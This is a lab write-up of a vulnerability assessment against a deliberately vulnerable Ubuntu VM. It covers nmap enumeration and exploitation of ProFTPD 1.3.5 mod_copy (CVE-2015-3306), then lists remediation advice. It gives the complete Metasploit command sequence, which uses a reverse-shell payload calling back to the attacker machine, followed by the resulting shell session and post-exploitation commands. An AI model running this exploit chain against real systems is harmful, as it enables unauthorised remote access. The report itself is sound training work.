

Vulnerability Assessment Report

Prepared by: Raseena. R

Date: August 24, 2025



Challenge Information

- **VM Setup:** Vulnerable VM imported via the Drive-provided OVA.
- **Attacker Machine:** Kali Linux 2025.2
 - IP: 192.168.56.101
- **Target Machine:** Ubuntu 14.04
 - IP: 192.168.56.102
- **Objective:** Download and run the provided OVA VM in VirtualBox, perform a vulnerability assessment, exploit the system, and document each step in a professional report.

Tools Used:

- **Nmap** - Service & version detection
- **Metasploit Framework (msf6)** - Exploitation
- **Browser (Firefox)** - Web directory analysis
- **Manual Enumeration** - Validation


1. Environment Setup:

- Imported the OVA file from the provided link into VirtualBox.
- Ensured both the Kali VM and the target VM were on a Host-Only Network for direct communication.

2. Enumeration & Discovery

2.1 - Service Scan

- **Command:** `nmap -sV -p21 192.168.56.102`
- **Result:** `21/tcp open ftp ProFTPD 1.3.5`



```
(raseena@kali2025)-[~]
$ nmap -sV -p21 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 15:01 IST
Nmap scan report for 192.168.56.102
Host is up (0.00023s latency).
Name: Last modified: Size Description
PORT STATE SERVICE VERSION
21/tcp open  ftp      ProFTPD 1.3.5
MAC Address: 08:00:27:C9:A6:5A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
(raseena@kali2025)-[~] 192.168.56.102 Port 80
$
```


2.1 - Service Notes

- **FTP (ProFTPD 1.3.5):** Vulnerable to `mod_copy` RCE (CVE-2015-3306).
- **HTTP (Apache 2.4.7):** Directory listing enabled → info disclosure.
- **Samba (4.3.11):** Message signing disabled → MITM risk.
- **CUPS (1.7):** PUT method allowed → possible file upload.
- **MySQL:** Externally accessible → brute-force/credential risk.
- **Jetty (8.1.7):** Outdated → known RCE exploits.

2.2 - Web Directory Listing

- **Purpose:** Identify web applications/files accessible via HTTP.

Visited <http://192.168.56.102/> in a browser and confirmed directory listing exists.



Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
? payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	



Apache/2.4.7 (Ubuntu) Server at 192.168.56.102 Port 80

3. Exploitation

3.1 - Research

The ProFTPD mod_copy vulnerability (CVE-2015-3306) allows unauthorized file copying on the server. Found relevant Metasploit module via:

Command: `searchsploit ProFTPD 1.3.5`




3.1 - Launching Exploit

- **Purpose:** Upload a webshell into the target's web root via FTP for remote code execution.

- **Commands:**

```
msfconsole
use exploit/unix/ftp/proftpd_modcopy_exec
set RHOSTS 192.168.56.102
set SITEPATH /var/www/html
set PAYLOAD cmd/unix/reverse_perl
set LHOST 192.168.56.100
set LPORT 4444
exploit
```



```
ruseena@kali2025: ~
+ -- ==[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:80 - 192.168.56.102:21 - Connected to FTP server
[*] 192.168.56.102:80 - 192.168.56.102:21 - Sending copy commands to FTP server
[*] 192.168.56.102:80 - Executing PHP payload /aKZN0.php
[+] 192.168.56.102:80 - Deleted /var/www/html/aKZN0.php
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:37879) at 2025-08-24 16:47:36 +0530
```

- **Outcome:**

A PHP payload (OkQwU6Z.php) was uploaded and executed, resulting in a reverse shell.

4. Post-Exploitation Findings

Verification Commands & Outputs:

```
[*] 192.168.56.102:80 - Executing PHP payload /akZN0.php
[+] 192.168.56.102:80 - Deleted /var/www/html/akZN0.php
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:37879) at 2025-08-24 16:47:36 +0530

whoami
www-data
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
pwd
/var/www/html
ls /var/www/html
0kQwU6Z.php
chat
drupal
payroll_app.php
phpmyadmin
```

Analysis:

- Verified access to sensitive directories.
- Confirmed existence of **Drupal**, **phpMyAdmin**, **Payroll**, and **Chat** applications.
- MySQL root account potentially exposed if weak credentials are used.

Note: No privilege escalation was attempted in this phase, but **multiple potential vectors exist** due to the old kernel version and Samba misconfiguration.

5. Vulnerability Explanation (ProFTPD mod_copy)

- The **mod_copy** module in ProFTPD provides the **SITE CPFR** (copy from) and **SITE CPTO** (copy to) commands, which are intended for file operations within the FTP service.

In **ProFTPD 1.3.5**, access control for these commands is **improperly enforced**, resulting in the following security risks:

- Attackers can **copy arbitrary files** on the server **without authentication**.
- Malicious payloads can be **placed inside web-accessible directories**, allowing remote code execution (RCE).

Exploit Path in This Case:

1. A malicious payload was copied into `/var/www/html`.
2. The payload was triggered via a web request (`http://<target>/0kQwU6Z.php`).
3. This resulted in the attacker obtaining a **remote shell** on the target machine.

6. Recommendations

- **ProFTPD**: Update >1.3.5a or disable `mod_copy`.
- **Apache**: Turn off directory listing.
- **Samba**: Enable signing; allow only trusted hosts.
- **CUPS**: Restrict to localhost; block PUT.
- **MySQL**: Local access only; strong credentials.
- **Jetty**: Patch or replace with supported version.
- **General**: Regular patching, hardening, segmentation.

7. Conclusion

This assessment confirmed that the target VM contains multiple critical vulnerabilities, the most severe being **ProFTPD mod_copy RCE**, which enabled full remote access. Immediate remediation and follow-up testing are strongly recommended.